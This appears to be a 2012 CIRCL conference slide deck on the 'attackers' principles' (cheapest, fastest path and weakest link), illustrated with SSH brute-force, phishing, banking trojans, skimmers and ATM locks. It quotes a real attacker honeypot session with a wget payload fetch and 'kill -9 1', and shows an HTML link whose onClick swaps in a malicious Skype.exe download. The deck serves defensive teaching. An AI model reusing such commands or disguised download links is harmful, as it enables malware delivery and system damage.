

The Attackers' Principles

The shortest, fastest and cheapest path : a common method
for compromising information system

Alexandre Dulaunoy

alexandre.dulaunoy@circl.lu

December 3, 2012

Introduction or (empirical) Disclaimer

- ▶ We operated honeynets and honeypots the past 10 years and we collected "some" data.
- ▶ On the collection of 5000 anonymized incidents seen from/to Luxembourg in 2011.
- ▶ Based on this analysis, we found common and recurring patterns about attackers practices.
- ▶ By sharing those practices, we hope this helps to better secure information systems.

Terminology : users are running information systems and attackers are the one trying to attack them.
An user can become an attacker and an attacker can become an user.

Design Principles (Saltzer and Schroeder, 1975)

- ▶ Principle of least privilege and separation of privilege.
- ▶ Principle of fail-Safe defaults.
- ▶ Principle of economy of mechanism.
- ▶ Principle of complete mediation.
- ▶ Principle of open design.
- ▶ Principle of least common mechanism.
- ▶ Principle of psychological acceptability.

The Attackers Principles

- ▶ Principle of shortest or fastest path of attack.
- ▶ Principle of the cheapest path of attacks.
- ▶ Principle of the weakest link.
- ▶ Principle of psychological acceptability.

Principles are based on the recurring patterns discovered in the various attacks.



The ssh password brute-force case

- ▶ Some system administrators use password authentication and weak password.
- ▶ Scanning IPv4 Internet (smaller than 2^{32} addresses) is fast, cheap and easy.
- ▶ Success rate is quite good even with a database of 2000 passwords.
- ▶ Techniques already used in 1988 by the Morris Worm¹.

¹<http://www.foo.be/docs-free/morris-worm/worm/cracksome.c.txt>

Slowing down attackers...

After a successful ssh brute-force, attackers directly reuse the system to do again brute-force. We can affect the principle of the shortest/fastest path...



Self Adaptive High Interaction Honey pots Driven by Game Theory, Gerard Wagener, Radu State, Alexandre Dulaunoy, Thomas Engel in SSS '09 Proceedings of the 11th International Symposium on Stabilization, Safety, and Security of Distributed Systems

Real attacker session: 94.52.64.x username: test

w

. .. scbrute.tar .wp

w

18:28:21 up 6:46, 1 user, load average: 0.15, 0.03, 0.01

bash

I dont wanna do that

sh

wget http://www.dragutrau.xxx.su/xxx/yyy

I love you

kill -9 1


Core dumped

|

. .. scbrute.tar .wp

Du-te dracului

Exploit kit infection chain and where scanning is used?



- ▶ Attackers scan for vulnerable hosts (e.g. Joomla, Wordpress, . . .)
- ▶ and then your vulnerable hosts is part of the infection chain.
- ▶ It's cheap to find those vulnerable machines, waiting for clients to be infected. . .

²Grier, Chris, et al. "Manufacturing Compromise: The Emergence of Exploit-as-a-Service." (2012).

Phishing or the art of making a website acceptable



image from bitofprevention.com

- ▶ Attackers rely on user interfaces complexity.
- ▶ A common security recommendation : "look for the small lock".
- ▶ What's the correct lock? the one of the left? or the one on the right?
- ▶ The attacker is able to collect passwords...

Phishing or the art of making a website acceptable



Figure 1

image from bitofprevention.com


- ▶ Internet browsers try to improve the situation for SSL website.
- ▶ Is it really an improvement? or even more confusion?
- ▶ If confusion is still there, the attacker is still able to collect passwords...

Defeating phishing with One-Time Password



- ▶ If passwords have a value for attackers, we should replace them with One-Time Password.
- ▶ OTP tokens are now used by major banking website.
- ▶ How to break an OTP? What's the fastest path to attack the system?
- ▶ Is it possible?

The browser is the weakest link



Torpig or Silentbanker are well-known trojan and they know the different bank forms.

- ▶ Avoid the OTP by compromising directly the browser.
- ▶ Even with the help of the user. Have you ever installed a tool-bar or an extension to your browser?
- ▶ You see your transaction but **you sign the transaction of the attacker.**
- ▶ **The fastest path for the attacker...**

Defeating cryptographic scheme


- ▶ Use the principle of the weakest link
 - ▶ Today, bank users have an OTP token to use online banking.
 - ▶ Attackers won't defeat the OTP scheme, they just hook on the DOM of the Internet browser (e.g. SilentBanker/Zbot/SpyEye/Tinba).
 - ▶ Users don't even need a vulnerable browser, they just install extensions.
 - ▶ Use of psychological acceptability.

Psychological acceptability in the browser

Скачать Русский скайп


http://skype12.in/

Google




Звонки Skype Out, Skype In
Видеозвонки Skype
Телефонные конференции
Чат Skype. Мгновенные сообщения

Онлайнный номер Skype
Skype для мобильных телефонов
Skype кредит
Skype в Вашем телевизоре

 СКАЧАТЬ SKYPE


Бесплатная видеосвязь – это возможность быть вместе, даже находясь на разных концах света. Новая версия дает возможность проведения групповых сеансов видеосвязи.

Звоните на обычные телефоны по самым выгодным тарифам!



Звоните за рубежом, не считая минуты

Хотите обрадовать дедушку на другом конце света качественной предстоящей свадьбе? Или вам не терпится пообщаться с лучшей подругой? Вам это не будет стоить ни гроша, если они используют Skype




Экономьте деньги на бизнес-звонках

Международные звонки - крупная статья расходов. Но если ваши собеседники используют Skype, то, где бы они ни

Psychological acceptability in the browser


```
<div class="logo">
  <a href=http://skype.ru/Skype.exe
    onClick="this.href='http://skype12.in/Skype.exe'">
    </a>
</div>
```

Magnetic stripe card



- ▶ A skimmer for analog stripe card is cheap (EUR 110) and easy (keep data on audio tape).
- ▶ It doesn't work with smart card... wait.

Smart card



- ▶ Attackers first steal the PIN and after the card
 - ▶ PIN can be obtained in various ways like a shim on the reader or a camera close to the reader
 - ▶ Encrypted PIN only applicable to the skimmer case but some tricks with backward compatibility

Thinking inside the box: system-level failures of tamper proofing, Saar Drimer, Steven J. Murdoch, Ross Anderson

PIN stealing - a cheaper way



ATM - a physical example

- ▶ ATM are using complex and expensive locks like Cencon
- ▶ but there is "the principle of the cheapest path"



- ▶ E for the cencon s2000 and by the way, the plate is only 75 USD...

Conclusion

- ▶ Attackers follow rules but not always the conventional rules.
- ▶ When designing the security of an information system, think about their rules.
- ▶ Penetration testing is usually \neq breaking stuff (e.g. why setting up a scope in a penetration test?)
- ▶ Over spending in complex security systems is not always a good approach.

Bibliography

- ▶ Know Your Enemy, The Honeynet project - various, (second edition) Addison Wesley, ISBN 0-321-16646-9
- ▶ Computer Security, Art and Science, Matt Bishop, Addison Wesley, ISBN 0-201-44099-7
- ▶ Smaha, Stephen E. "Haystack: An intrusion detection system." Aerospace Computer Security Applications Conference, 1988., Fourth. IEEE, 1988.

Q and A

- ▶ Thanks for listening.
- ▶ alexandre.dulaunoy@circl.lu
- ▶ PGP fingerprint: 3B12 DCC2 82FA 2931 2F5B 709A 09E2
CD49 44E6 CBCD
- ▶ a small quiz : how can you defeat a "Gas Protection Unit" in an ATM?